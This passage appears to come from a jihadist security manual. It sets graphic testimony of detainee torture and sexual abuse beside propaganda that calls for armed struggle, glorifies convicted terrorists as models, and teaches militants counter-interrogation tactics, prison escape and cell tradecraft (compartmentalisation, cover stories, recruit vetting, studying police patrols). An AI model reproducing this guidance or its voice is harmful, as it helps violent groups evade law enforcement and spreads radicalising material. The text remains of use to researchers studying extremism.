And in a similar firsthand report, written by Jumah al-Dossari (who was also detained at the same prison) to his lawyer, states: *"Then the investigator signalled to a soldier who a pair of scissors in his hand to cut off all my clothes. The soldiers cut off all my clothes, removed them and threw them in a corner of the room. The investigator then started taking off her clothes – the soldier with the camera was filming everything. When she was in her underwear, she stood on top of me. She took off her underpants, she was wearing a sanitary towel, and drops of her menstrual blood fell on me and then she assaulted me. I tried to fight her off but the soldiers held me down with the chains forcefully and ruthlessly so that they almost cut my hands. I spat at her on her face; she put her hand on her dirty menstrual blood that had fallen on my body and wiped it on my chest.' "This shameless woman was wearing a cross on a chain. The cross had a figure of a crucified man on it. She raised the cross and kissed it, and then she looked at me and said that this cross was a present for you Muslims. She stained her hands with her menstrual blood and wiped my face and beard with it. Then she got up, cleaned herself, put her clothes back on and left the room…then the soldiers took my hands and tied them to my feet on the ground. All the soldiers left once they had taken my clothes from the corner of the room and left me in this state – tied up, naked and smeared with menstrual blood..."* And he said: *"I later learned that I was not alone in suffering this humiliation; many of the detainees had been assaulted in a similar way or even worse, as happened to one detainee from Saudi Arabia, from Makkah Al-Mukaramah, called Fahd Omar Abdul Majid Al-Sharif. When they found out that his family were descendants of the Prophet Muhammad, (SalAllahu alayhi wa ssalam), he was assaulted by a female investigator in the same way that I was, except that the investigator that attacked him was not menstruating. The same scene was repeated with several detainees as well as some of the detainees being assaulted sexually by soldiers and investigators in the investigation rooms. If they found out that the detainee they were investigating was an imam of a mosque or a preacher, as was my case, they would insult them more."*

And when the Muslim captives began a hunger strike as a protest to their conditions and the extreme abuse, they were force fed with nasal tubes jammed up their noses and down their throats, resulting in sinus bleeding. Yousuf al-Shehri, said: *"When they vomited up*

[161] "American Methods: Torture And the Logic of Domination,", Pages 61-62

blood, the soldiers mocked and cursed them, and taunted them with statements like 'look what your religion has brought you."[162]

7) Threats to the Prisoner and His Loved Ones;-

Often, the Muslim prisoner is threatened with even more torment than what he has already faced while in their custody, as a means of pressuring him to comply with what is being demanded from him. This includes the threat of even more painful methods of torture, more degrading sexual humiliation than he has already experienced, and even death. Now imagine what it might be like to be a prisoner who has resisted the compulsion of his captors for hours and hours. And knowing that the captors are capable of performing what they have threatened against you, and that they have already imprisoned, tortured, and degraded you, would anyone even doubt that they could and would carry out those added threats against them? Knowing the Muslim's protective instincts towards his family and loved ones, it is not surprising that they would seek to use this as a tool to persuade the believer to comply with what has been asked from him.

And in 2005, Jumah al-Dossari reported the following: *"During investigations, I was threatened with rape, attacks on my family in Saudi Arabia, my daughter being kidnapped, and my murder – assassination – by their spies in the Middle East if I went back to Saudi Arabia. I was threatened with being deported to America, to American prisons. There are American prisoners waiting for people like me."*[163] And it is important to note that, in many cases, these forms of intimidation are not empty threats, as real, rape and torture of the family members of Muslim suspects does occur often, especially in the lands of the apostate regimes, while the Muslim suspect is helpless to prevent that.

Under the heading of "Methods of Psychological Torture", within the chapter called "The Seventeenth Lesson: Interrogation and Investigation", the author wrote: "Further, let no one think that the aforementioned techniques are fabrications of our imagination, or that we copied them from spy stories. On the contrary, these are factual incidents in the prisons of Egypt, Syria, Jordan, Saudi

[162] From his eyewitness testimony in a civil action against the US; "Majid Abdulla al-Joudi et al., Petitioners / Plaintiffs v. George W. Bush et al., Respondents / Defendants." Civil Action No. 05-0301 (GK)

[163] "Days of adverse hardship in US detention camps - Testimony of Guantánamo detainee Jumah al-Dossari", Pg. 6

Arabia, and all other Arab countries. Those who follow daily events and read the newspapers and journals would be amazed to learn that: *"…security personnel totally undressed veiled women in public. The security personnel arrested a brother's mother, a brother's sister, and a brother's wife and raped them.' "…the wife of brother Saffout Abdul Ghani - may Allah have him released - had a miscarriage when the government's dogs (i.e. cronies) beat and tortured her in front of her husband.' "…the security personnel captured brother Hassan Al-Gharbawilas mother, who is older than 60 years, and hanged her by her feet [upside down). The security personnel shaved the head of the wife of a brother who participated in the murder of Rif'at Al-Kahjoub [Egypt's former parliament speaker].' "The stories are numerous and there is intense torture while Muslims are in deep sleep.' "O young men waging a holy war for the sake of Allah, there is still hope in you. Your country awaits you, your brothers await you, your wives wait you, the Muslim hostages await you."*[164]

8) Psychological Manipulation;-

This tactic, by the enemies of Allāh, is an extension of the previous section, because it involves a kind of threat and is used as a means of distorting the reality of their captive's condition, by terrorizing them, lying to and deceiving them, and mentally disorienting them by means of psychological tricks. It includes things like showing the Muslim fake or real burial sites, and telling him that this is the destination of those prisoners who refuse to cooperate with the interrogations. Similarly, it includes things like showing the Muslim captive bloody knives and saws and then telling him that these are the tools and implements that were used on the previous Muslim captives who refused to cooperate with the security or intelligence services. And the dogs and pigs would not hesitate to tell a Muslim captive that his wife was arrested and raped and his daughters will face the same fate if he refuses to comply with their demands.

These types of psychological torture are favored by numerous security and intelligence agencies; in both the countries of the apostate regimes as well as by Western intelligence operatives, because they leaves no physical marks upon the body of the Muslim captive and in many cases it can result in faster cooperation than by actually torturing the Muslim captive, assuming he believes those

[164] From the translated Military Series: "Declaration of Jihād Against the Country's Tyrants", page 133

threats and lies are genuine. And it should be stated that although the physical scars from burns, cuts and beatings may heal over time, what a man is left with are the psychological scars, which remain for years after experiencing this type of psychological torture and manipulation.

And these methods are frequently used as a means of causing mental pain and psychological terror to the Muslim prisoner, prior to actually torturing him or demanding some kind of compliance from him; the logic being that if a suspect has been convinced that he will be tortured or killed (or worse) for failing to comply, he is more likely to cease any resistance during his interrogation. In some cases, guns, bloody axes, electrical leads, hammers are left in plain view of a Muslim captive in order to imply the threat (real or not) that these are will be the instruments of his interrogation. Even snarling, barking attack dogs are used, as has been widely witnessed in the world media from the images of tortured Muslim detainees in Abu Ghraib.

For instance, in an essay entitled: "Break Them Down: Systematic Use of Psychological Torture by US Forces,"[165] Physicians for Human Rights, wrote: *"Aside from the use of dogs, mock executions and death threats were prevalent in Afghanistan and Iraq. A detainee in Kandahar, Afghanistan says that in 2002, a 9mm pistol was held to his temple.*[166] *A Criminal Investigation Command report describes a compact disc that contains digital images of American soldiers conducting mock executions on Afghan detainees beginning in early December 2003 at Fire Base Tycze, Dah Rah Wood, Afghanistan.'*[167] *"The most frequent use of threats of death or injury occurred in Iraq. Evidence suggests that the earliest use of mock executions from Iraq occurred in April 2003. A soldier stationed in Samarra, Iraq reported that beginning on April 15, 2003 he had 'observed staged executions' of several detainees using M16 rifles and 9mm pistols.*[168] *There are reports of US personnel holding guns to*

[165] The following excerpts contain the footnotes found in the original essay referring to their sources; pages 7-8

[166] Tipton Three statement; Paragraph 14

[167] US Army Criminal Investigation Command, Department of the Army. Memorandum for: See Distribution. Subject: CID Report of Investigation—Final (C)/SSI-0133-2004-CID452-63629-5C1A/5M3A/5X3/5Y2D2/5C2B. August 25, 2004.

[168] Sworn Statement of [redacted]. SGT/AD, 170th MP Det CID. July 18, 2003. In: US Army Criminal Investigation Command, Department of the Army. Memorandum for See Distribution. Subject: CID Report of Investigation—Final (C)—0139-03-CID469-60206-5Y2E2/5Y2P9/9G1. October 13, 2004.

detainees' heads in Karbala and Taji, Iraq in the summer of 2003.[169] *An ICRC report describes the use of death threats at Umm Qasr and Camp Bucca, Iraq. The report states, 'Persons deprived of their liberty undergoing interrogation . . . were allegedly subjected to frequent cursing, insults and threats, both physical and verbal, such as having rifles aimed at them in a general way or directly against the temple, the back of the head, or the stomach, and threatened with transfer to Guantanamo, death or indefinite internment.'*[170] *Threats were extended to family members, particularly the wives and daughters, of detainees."*[171]

- *And likewise the following incidents were reported by the Los Angeles Times: "On July 13, 2003, Martin drove the blindfolded Iraqi, a suspect in a roadside bombing against American troops two days earlier, into the desert near Ramadi, according to military documents and Army officials. Martin handed him a shovel and told him to dig his own grave, soldiers under his command testified during an investigation. A sergeant said he fired a round over the Iraqi's head on the captain's orders."*
- *"Two days later, the platoon came across a father and his sons loading metal onto a truck at the ammunition factory. After detaining the Iraqis, a soldier recounted, the sergeant asked the father, "Which one do you want to die?" – referring to the man's sons. Several soldiers said they recalled the sergeant taking one of the sons around the corner of a building and firing a shot. 'I yelled to him but he either ignored me or didn't hear me and proceeded with the boy around the building. We heard a single shot,' one sworn statement read."*[172]

Along with these kinds of mock executions, other methods such as the practice of "Waterboarding" are prevalent. This is a technique whereby the Muslim is forced into a horizontal position on a board or table, his head is lowered and his feet are raised while water is repeatedly poured into his mouth and nose. Because his chest is at a higher level than his mouth, his gag reflex expels the water from his lungs – preventing actual drowning – while at the same time,

[169] USMC Alleged Detainee Abuse Cases Since 11 Sep 01. Spreadsheet documenting alleged detainee abuse cases as of June 16, 2004. Accessed April 26, 2005; US Army Criminal Investigation Command, Department of the Army. Memorandum for: See Distribution. Subject: CID Report of Investigation—Final—0152-03-CID469-60212-5C1A/5C2/5T1. February 6, 2004.

[170] ICRC February 2004 report; Paragraph 31.

[171] Id. Paragraph 34

[172] The Los Angeles Times, published Wednesday, May 18, 2005 from documents released to the American Civil Liberties Union under the "Freedom of Information Act"

causing the sensation of asphyxiation and inducing the same panic experienced by a genuine drowning victim.

9) "Rehabilitation / Re-education";-

And lastly from the categories of threats faced by the Muslim captive in the custody of the apostate or Crusading enemy is a newer trend in fighting Islām; and that is to 'rehabilitate' the Muslim to have him renounce all forms of Islāmic militancy and resistance to their political and military dominance.[173]

And this goes back to the concept that has developed in some analytical schools of thought regarding the current state of 'The War on Terror', as it reflects a kind of presumption (or hope, rather) that Islāmic resistance is akin to a phenomenon like juvenile delinquency, which results from some kind of mass hysteria or fanaticism. And in hoping to 'rehabilitate' the Muslims from whatever religious, social or political 'abnormalities', which caused their adhering to Jihād for Allāh's religion, they seek to treat a mental problem in the same way a psychiatrist might treat a phobia or a compulsive disorder.

This type of strategy might not be thought of as a 'threat' to the reader in the same way the previous categories are, however the 'rehabilitation' process being forced upon many Muslim brothers is nothing less than complete brainwashing, which is justified particularly by the apostate regimes as a remedy to 'Islāmic extremism' and a 'reintegration into mainstream society'. The 'religious re-education' programs in Saudi Arabia, for instance, obligate the prisoner to sit through hours and hours of government-approved religious indoctrination.[174]

In the Saudi Arabian Ministry of the Information & Studies Center publication called "The Daily Report", part of a Canadian Broadcast Corporation documentary was transcribed, detailing the 'reintegration program' of the Muslim prisoners detained in Guantanamo, Iraq and Afghanistan: "*If there are Saudi nationals about to be released from U.S. detention, the government sends a jumbo jet to Cuba with psychologists and medical staff on board to help with the*

[173] And we briefly touched upon this within the chapter of Propaganda.

[174] Laughably, the proponents of such programs argue that these classes are not brainwashing: "These prisoners were indoctrinated by the Jihādîs in the first place, so we are merely deprogramming them."

transfer home.' "A government film crew documents the ritual in detail: Dazed looking prisoners now unshackled and dressed in clean white uniforms are welcomed on board and their treatment begins on the flight itself. Upon landing, these men are reunited with family members and then sent to prison where they are interrogated and usually charged, often with having left the country illegally. Then they are generally sentenced to a short prison term where the psychological and religious counseling, which began on board the flight home, continues.' "During their imprisonment, these men are given exams to write to try to gauge their state of mind and if they show promise at this they are eligible to attend a government-run rehabilitation center north of Riyadh, where they are segregated — those from Guantánamo Bay, for example, are treated separately from those who were captured more recently in Iraq or Afghanistan."[175]

NB: A Point about Brainwashing and its Effects upon the Muslim Captive;

Brainwashing is also known as 'thought reform' or 'mind control' by many academics. The oft-repeated and relentless indoctrination of specific propaganda points can potentially permeate the mind of a so-called 'free thinking' man, who is not a captive, to the point where he can be persuaded that these ideas developed organically from his own power of reason and are correct, even if they radically contradict his formerly held values. And if this is true with non-captives, imagine how much more possible it becomes when a prisoner is forced to undergo "reintegration" classes for hours on end, day-after-day, with no alternative viewpoints being interjected into those sessions. Therefore, Muslim prisoners, detainees and hostages are particularly vulnerable to such techniques, especially during or after periods of physical and psychological torture.

In fact, Dr. Kathleen Taylor wrote: "*Many of these relied heavily on methods of compulsion such as torture, which might be brutally physical or more subtly psychological. From this rich heritage or coercion come many of the techniques associated with brainwashing; indeed, the line between brainwashing and psychological torture may be so fine as not to be worth drawing.*"[176]

Interestingly, when American soldiers were captured by Korean and Chinese troops during the Korean War, they were subjected to many of these same brainwashing techniques. They were repeatedly

[175] "The Daily Report", Wednesday, 13, February, 2008 - 6 Safar, 1429; Titles No. 887

[176] "Brainwashing: The Science of Thought Control", page 8

told over and over that they had been waging germ warfare in Korea – something they were innocent of – until they eventually signed confessions to those charges. The prisoners continued being indoctrinated using various Communist propaganda, until they eventually defected to that ideology. Later, when released, the American POWs refused to return to the United States, insisting they preferred to remain with their Communist comrades in Korea.[177]

Therefore, it cannot be assumed with absolute certainty that all of our brothers who undergo such "treatment", and who appear to be complying with their "re-education" of Islām, are doing so out of *Taqiyyah*. And the possibility does exist that some of the brainwashing and thought control techniques employed by the enemies of Allāh could succeed in psychologically stripping the Muslim from his religion in this way. And by doing so, it is possible that they could fundamentally rewrite his understanding of Islām's definitions of Jihād; its rulings, obligations and prohibitions, so that his understanding does eventually comply with the policies of the governing apostates and Crusaders. Therefore, this final category is a genuine threat faced by the Muslim captives in the modern prisons and it should not be disregarded. And it is perhaps the most dangerous one of all because it aims to attack his understanding of the religion itself, which was revealed for his guidance. And we ask Allāh for His protection and assistance.

Winning against the Interrogators

A] Some Counter-techniques:

1) The Pre-Prepared Story (individual and for the group).

2) Shortening answers (*Yes, No, I Don't Know*);

- ✓ To cut threads because by giving lengthy replies might cause you to mention some information which should rather remain completely unknown to the interrogators.
- ✓ To mock and provoke the interrogator as he expects you to pour-out everything you know about any of the demands he makes.

[177] Look to "The Korean War: An Encyclopedia", by Stanley Sandler, page 19

3) Inaccurate answers (*I think, almost, perhaps, maybe, I am not sure*);
- ✓ Retreat from earlier statements made to the interrogators.
- ✓ Being vague i.e. unclear to the interrogator.
- ✓ Provoking them as well as pretending as if you are not paying attention to his questions yet inside your mind you are carefully planning counter-responses to his demands.

4) Talk slowly as well as wait for some good time before you answer any of their questions;
- ✓ Helps to concentrate so to give them answers that will not cause you any more complications like mentioning something which was up to that time unknown to them or giving an altered answer to a question that was earlier asked – and you gave a different answer than the present one.
- ✓ Cause boredom to the interrogator by cunningly and wisely delaying your response which might cause him to be confused and to diverge from his intended interrogation strategy.

5) Showing lack of concern with any of the tricks and threats as well as tortures they might use on you and this – Allāh Willing - will tire them and they will be left with no option but to leave you alone. And this in a blessing to the captured brother, so prepare well for the prison.

6) Provoking the interrogators so as to show them that you are not afraid of them or their evil tricks and methods. And we have already pointed out some very key points on the attitude of the imprisoned mujāhid. Such that he – may Allāh (SWT) secure him – is like a lion in front of the enemies of the *Deen* similar to the multitude of the patient and steadfast believers from the past generations[178] and of the *Ummah* of Muhammad (*SalAllahu alayhi wa ssalam*) from the *Sahābah*[179], the *Salaf*[180], and those from our current times[181].

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[178] The Prophet of Allāh**, Yūsuf Ibn Yāqūb** - the son of the Prophet of Allāh Yāqūb, the son of the Prophet of Allāh Is'hāq, the son of the Khalīl of Allāh - Ibrāhīm - Surah Yūsuf: 32-35 and 50-51; The **Magicians of Pharaoh** Surah Tasha: 70-72; The **Slave-Girls of 'Abd Allāh Ibn Ubay as-Salūl** Surah An-Nur: 33; The **People of the Trench** Surah Al-Burūj: 4-8.

[179] **Sumayyah bint Khabāt** – One of the first seven people to be enlightened by Islām and to swear allegiance to Rasul (saw) and was bayoneted to death by Abu Jahl himself, and thus merited the title of the first woman martyr in Islām and this incident took place seven years before the Hijrah; **Khabbāb Ibn al-Aratt**, **Bilāl Ibn Rabāh**, **Khubaib Ibn `Adiy**, **Habīb Ibn Zayd al-Ansārī**, **'Abd Allāh Ibn Huthāfah**, the Khalifah **'Uthmān Ibn 'Affān** – against the Khawārij, and many more of them, may Allāh (SWT) be pleased with them all.

[180] The Tābie - **Abū Muslim al-Khawlānī** - His full name was 'Abd Allāh Ibn Thawb his birth was on the Day of Hunayn and that he entered Islâm during the lifetime of Rasul (saw) . However, he did not meet him (saw), as he arrived in Al-Madînah after his death. He was from

7) Pretending that a given techniques works on you yet it does not.

B] Prisoner Situations and Relevant Counter-Measures:

1) The arrested brother who is still under-suspicion i.e. guilt hasn't been proven thus he – Allāh Willing - can avoid conviction, so he MUST do the following;
- ✓ Pretend being naïve, terrified/fearful, innocence and peaceful. So the suspicions about him will eventually be removed and sooner or later he will be released.
- ✓ Never show any form of counter attack or clash or argument with the officers since this will only raise their suspicions and force them to investigate you the more.

2) The captured brother whose situation is such that evidence of some work/threads that convict him have been exposed but the major stuff is still concealed;
- ✓ Show responsiveness & accept ONLY the proven stuff.

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the major successors to the Sahābah, and was known for his intense worship and Allāh saved him, just as He saved his Khalîl, Ibrâhîm .i.e after he was thrown into the fire by the false prophet Al-Aswad Ibn Qays Ibn Thil-Khimār who appeared in Yemen during the Khilafah of Abu Bakr As-Siddique;

Sa'īd Ibn Jubayr – against Al-Hajjāj bin Yūsuf ath-Thaqafī. And when they took him to be executed, he smiled. So Al-Hajjāj said to him, 'What are you laughing at?' He said, 'At your insolence towards Allāh, (SWT).' So Al-Hajjâj said, 'Lay him down for slaughter,' so he was laid down. Then he said: ***{I have turned my face towards Him Who has created the heavens and the earth.}*** - Al-'An'âm: 79. So Al-Hajjāj said, 'Turn his back towards the *Qiblah*.' So Sa'īd recited: ***{So wherever you turn yourselves, then there is the Face of Allāh.}*** - Al-Baqarah: 115. So he said, 'Throw him on his face.' So Sa'īd recited: ***{Thereof (the earth) We created you, and into it We shall return you, and from it We shall bring you out once again.}*** - Tā-Hā: 55. So he was slaughtered from the back of his neck. He (i.e. the narrator) said, 'Then that (news) reached Al-Hasan Ibn Abî al-Hasan al-Basrī, so he said, 'O Allāh, O Destroyer of the tyrants, destroy Al-Hajjâj.' So he did not stay for three until worms infested his stomach and he died.' And according to another narration: 'He lived after him for (only) fifteen days.";

Al-Imām, Ahmad Ibn Hanbal, The Shahīd, **Abū Bakr Ibn an-Nābulusī**, Shaykh al-Islām, **Ibn Taymiyyah**,

As-Sarkhasī - He is: Abū Bakr Muhammad Ibn Ahmad Ibn Sahl as-Sarkhasī, from Sarkhas, in Khurāsān. He was from the top scholars of the Hanafī School and was known for his book "Al-Mabsūt", which is 30 volumes and which he dictated, while in prison. He is also the author of "Sharh as-Siyar al-Kabīr", by Muhammad Ibn al-Hasan ash-Shaybānī. He died in the year 483 H. [Look to "Al-A'lām", Vol. 5/315]

[181] The Shahīd, **Sayyid Qutb**, the blind Mujāhid Shaykh **Umar AbdulRahman** – up to now imprisoned in the American Jails, Shaykh Abu **Qatadah al-Filistini**, Shaykh **Abu Muhammad al-Maqdisi**, Shaykh **Abdallah ibn Nasir Ar-Rashid**, Shaykh al-Mujhd **Khalid Sheikh Muhammad**, Sister **Aafia Siddique**, the Nigerian brother **Umar Farouq,** the brother from Sudan **Omar Khadr**, the prisoner of *Tawheed* Shaykh **Abū Walid al-Maqdisi** – and all the brothers in Abu Ghraib', Bagram Airbase and Guantánamo Bay and the numerous secret prison worldwide, indeed the list of these is very long very long, so the shining examples are numerous my beloved brother so WHY NOT EMULATE THEM???

- ✓ Deny EVERYTHING that hasn't been proven & use the tactics that dampen the interrogator's spirit in case he uses physical violence.

3) Apparent Case i.e. all cards have been turned & has nothing to hide;

- ✓ Have a STRONG & DECISIVE attitude.
- ✓ Accept what has been done & be PROUD of it.
- ✓ Behave with the interrogators in a defiant way.

C] Joining the Group (After Finishing the Interrogation Period):

1) Employ your time in what is useful. It is best that you make a schedule for either learning the Quran or Sunnah or seeking Sharia knowledge or other than that. The important thing is that you do not leave any free time for yourself, and the reason for that is; So that you come out of this school, and you are from the scholars who are idealized. - If you do not utilize your time in the prison then the Satan and self will utilize it and it (the prison) will be very constrained for you, and you will feel the (passage of) time and every second in it as a hope to come out and this will have a negative impact on you. As for if you have a schedule that keeps you busy completely you will want the time to increase.

2) Dealing with goodness with the brothers because you are not alone and with the group and the psychology of one person affects the group it is necessary that you behave well with the brothers and know how to deal with each ones mood, for the moods of people differ, and the brothers are not angels and their manners differ, but we hold them to be from the best of the creation of Allāh (SWT) on earth. Why not and they are the ones who have been put to trial for the sake of Allah, It is also necessary to know that the prison and stationing are places where the self feels narrow sometimes due to the trial, and prison is tougher than stationing, so if any of your brothers behave a little intolerantly, receive it in a good way and excuse your brother and think that if my brother was out of this place he would not behave this way By Allāh (SWT) my brother, we tried these ways and found none more useful than forgiveness and goodness to your brother, instead you will find that your brother, after you forgive, will increase his love for you and you will rise in his eyes. Don't think that this is disgrace; instead it is by Allāh

(SWT), from the praised disgrace about which Allāh (SWT) the Almighty said;

أَذِلَّةٍ عَلَى ٱلْمُؤْمِنِينَ أَعِزَّةٍ عَلَى ٱلْكَافِرِينَ

"..lowly with the believers, mighty against the rejecters.."

(Surah Maida: 54)

And He the Almighty said;

مُّحَمَّدٌ رَّسُولُ ٱللَّهِ وَٱلَّذِينَ مَعَهُ أَشِدَّآءُ عَلَى ٱلْكُفَّارِ رُحَمَآءُ بَيْنَهُمْ

"Muhammad is the messenger of Allah; And those who are with him are strong against unbelievers, (but) compassionate amongst each other.." ***(Surah Fath: 29)***

And He the Almighty also said elsewhere;

وَلاَ تَسْتَوِى ٱلْحَسَنَةُ وَلاَ ٱلسَّيِّئَةُ ٱدْفَعْ بِٱلَّتِى هِىَ أَحْسَنُ فَإِذَا ٱلَّذِى بَيْنَكَ وَبَيْنَهُ عَدَاوَةٌ كَأَنَّهُ وَلِيٌّ حَمِيمٌ

"Nor can goodness and evil be equal. Repel (evil) with what is better: then will he between whom and thee was hatred become as it were thy friend and intimate!" ***(Surah Fussilat: 34)***

You must also use with your brother the best and most beautiful of the words as He the Almighty said;

وَقُل لِّعِبَادِى يَقُولُواْ ٱلَّتِى هِىَ أَحْسَنُ إِنَّ ٱلشَّيْطَانَ يَنزَغُ بَيْنَهُمْ إِنَّ ٱلشَّيْطَانَ كَانَ لِلإِنْسَانِ عَدُوّاً مُّبِيناً

"Say to my servants that they should (only) say those things that are best: for Satan doth sow dissensions among them: for Satan is to man an avowed enemy..." ***(Surah Israa: 53)***

And I instruct you not to laugh and talk too much for this deadens the heart and makes an opening for the entrance of Satan, but be involved with yourself and your schedule and with the remembrance of Allāh (SWT) and don.t forget your brothers. For this is the most successful and best way and Allāh (SWT) knows best.

3) SECURE your information. This means that the brother whose cards haven't been turned or some of his cards haven't been revealed or his identity isn't apparent basically must keep his secret in his heart

and not disclose it even to the closest of his companions even if he be from the most reliable men. The reason is that the Tyrants try to insert even a single agent between the brothers, who pretends that he is from the Mujāhidīn and his case is Jihādi and tries to collect information from the brothers and help the investigators with it. So don't tell even the trustworthy, for the trustworthy might tell another trustworthy until the news reaches the agent. This does not mean being suspicious about the brothers and having ill thoughts about them and misbehaving with them, instead, this is from the door of precaution only and is the end of the problem.

WARNING: - the security personnel always try to cause divisions amongst the captive brothers so be alert and avoid being suspicious of your brothers with puppetry. Allāh the Almighty says;

لَّوْلَآ إِذْ سَمِعْتُمُوهُ ظَنَّ ٱلْمُؤْمِنُونَ وَٱلْمُؤْمِنَاتُ بِأَنفُسِهِمْ خَيْراً وَقَالُواْ هَٰذَآ إِفْكٌ مُّبِينٌ

"Why did not the believers-Men and women - When ye heard of the affair,- Thought well of their people and say, This (charge) is an obvious lie"..." (Surah Noor: 12)

Up to His saying Almighty;

إِذْ تَلَقَّوْنَهُ بِأَلْسِنَتِكُمْ وَتَقُولُونَ بِأَفْوَاهِكُم مَّا لَيْسَ لَكُمْ بِهِ عِلْمٌ وَتَحْسَبُونَهُ هَيِّناً وَهُوَ عِندَ ٱللَّهِ عَظِيمٌ

"Behold, ye received it on your tongues, and said out of your mouths things of which ye had no knowledge; And ye thought it to be a light matter, while it was most serious in the sight of Allah..." (Surah Noor: 15)

So to cut down this door and to seal the window for Satan, do not talk with what might harm you and stay quiet in these matters and be kind to them.

4) Learn how to deal with the prison officer/warden and his mates .i.e. know when to be nice/soft and when to be harsh/violent.

5) Dealing with the obsession to escape (trust in Allāh (SWT) and consult with only the trustworthy and brave brothers). The one who continuously keeps thinking of escape and tries and prays to Allāh the Almighty will reach his goal, by the will of Allāh (SWT), no matter how hard it may seem or how complicated the fences and barriers are. There are many stories in this direction and from amongst them is the story of the great escape in Yemen. When the

prison administration tried to constrain the prison on the brothers, they put them in the worst and narrowest of situations by putting them in the underground room. Allāh (SWT) made for them a way underground to escape. You do not know from where and how is the help of Allāh (SWT) coming, but you have to try your best and if Allāh (SWT) knows that you are truthful and willing to serve the religion He (SWT) will have mercy on you. This thinking and obsession must not make your heart constrained. You must try to get out, but not give up your daily schedule. Instead this obsession will make you strong and raise in you the right morale and attempt to revolt against these transgressors.

What after Imprisonment?

As Allāh the Almighty tests his slaves at times of adversity he also tests them at times of ease to see who thanks and who will disbelief. My dear Mujāhid brother, what will be your condition after Allāh (SWT) has blessed you with freedom from the prison may it be through running away or any other way? Will you go forth to the doors of the tyrants asking for peace and surrender and negotiation and be of those who have disbelieved in the bounty of Allah on them and leave your weapon of glory and belief and exchange it for humility and disobedience? It is strange to hear from some of those who claim to be Muslims, giving the pretext of rescuing prisoners or other acclaimed pretexts as an excuse. Or will your condition be that of the man who promised his Lord not to leave his weapon until he gains one of the two goodness's, and the one, who has promised his Lord to thank Him for His bounty and strive with his soul cheap in the way of Allāh (SWT)?

قَالَ رَبِّ بِمَآ أَنْعَمْتَ عَلَيَّ فَلَنْ أَكُونَ ظَهِيراً لِّلْمُجْرِمِينَ

***"He said: "O my Lord! for that Thou hast bestowed Thy Grace on me, never shall I be a help to those who sin!"* (Surah Qasas: 17)**

We hope that your condition will be this one!!!!!!!!

And know, all of you, that releasing the prisoners won't be through surrendering instead it will be with the help of Allāh (SWT) and the continuous attacks of the Mujāhidīn for the one who is imprisoned with force and compulsion will be released from captivity only by force and weapon and this is the will of our Prophet- peace be upon him ***"Release the prisoner"***. And we know that most of the brothers in imprisonment want us to continue fighting the Kuffar and the apostates even if they remain in imprisonment and they do not want us to surrender or declare surrender, even if it led to their release from prison.

And we tell our brothers in prisons. Take glad tidings, for your release is near. And that we will do what we can in order to have you released, and our tongues continuously pray for you!

Allāh is the Greatest, and Glory is for Allāh and His Messenger and the Believers but the hypocrites know not.

FAILURE AND HOW TO DEAL WITH IT

Our compilation would not be complete if we did not deal with failure in the security and intelligence setup and how to react to such setbacks.

What Do We Mean By "Failure"?

When the mujāhidīn are exposed, arrested or killed, when the jihādi structure/network is uncovered, broken-up or cracked by the enemy – then failure has occurred. Failure can be PARTIAL where only some group members are affected or COMPLETE where the entire cell/*thuba*, network or machinery is smashed. OPEN failures are those that the enemy chooses to publicize. CONCEALED failures occur when the enemy succeeds in infiltrating the jihādi cells or groups with its agents but keeps this as a secret (even to their fellow officers especially those not connected to the mission). In this case they make no immediate arrests choosing instead to patiently obtain information over a long period. And here we give a very strong caution to the beloved brothers and sisters to be very watchful of this evil method used by the enemy world over especially during recruitment stage (infiltrating the jihādi networks). *Laa hawla walaa quwata illa billāhi*!

Reasons for Failure

There are numerous causes of arrests and setbacks and the following are some of them, rather almost all of them fall under those pointed out below;

a) Violating the rules of secrecy:

This is one of the main causes of failure. To carry out secret work successfully everyone must strictly follow the organizational and personal rules/principles and guidelines of behavior and conduct pertaining to all security and intelligence matters (*Am'niyyat*).

Common violations of the rules are:

- failure to limit the number of links between persons (knowledge of others must be limited)

- Not keeping to the principle of vertical lines of communication (e.g. a cell leader must not have horizontal contact with other cell leaders but only with a contact from the higher organ).
- Failure to compartmentalize or isolate different organs from one another (e.g. mujāhidīn responsible for producing propaganda must not take part in its distribution).
- Poor discipline especially on sensitive matters/information. (e.g.: loose talk; carelessness with documents; conspicuous or unnatural behavior etc.).
- Poor recruitment practices (e.g.: failure to check on person's background; failure to test reliability; selecting one's friends or relatives without considering genuine qualities etc.)
- Failure to use codes and conceal real identities.
- Weak cover stories and legends.
- Poor preparation of operations & meetings.
- Violating the rule of "knowing only as much as you need to know"
- Not using the standard methods of personal and impersonal communications
- Inadequate preparation of mujāhidīn for arrest and interrogation so that they reveal damaging information.
- Negligence on matters related to security and intelligence of the jihādi work.
- Laziness .i.e. as far as following and obeying the security precautions is concerned.
- Arrogance .i.e. some brothers taking themselves to be above and beyond some rules and regulations of the jihādi work and this is especially common with who have been placed in areas of some authority.

b) <u>Weak knowledge of the operational situation:</u>
This means not paying sufficient attention to the conditions in the area where you carry out your tasks. Mujāhidīn are often caught because they failed to study the methods used by the enemy, the time of police patrols, guard system, use of informers, nature and culture of residents in their assigned area of work etc. serious and grave mistakes are made if you fail to take into account the behavior of local people, cultural mannerisms and habits, forms of dress etc. Knowledge of political, economic, social, religious, geographic and transport conditions are part of the operational picture.

c) <u>Weakly trained and poorly selected operatives:</u>


The jihādi work can only be as strong as its members. Poorly trained leaders result in weak leadership, weak communication links and poor training of subordinates. This leads to wrong decisions and incorrect behavior throughout the structure and a whole series of mistakes. Care and caution is the key to the selection of capable leaders and recruitment of operatives.

d) Weak professional, political and personal qualities:

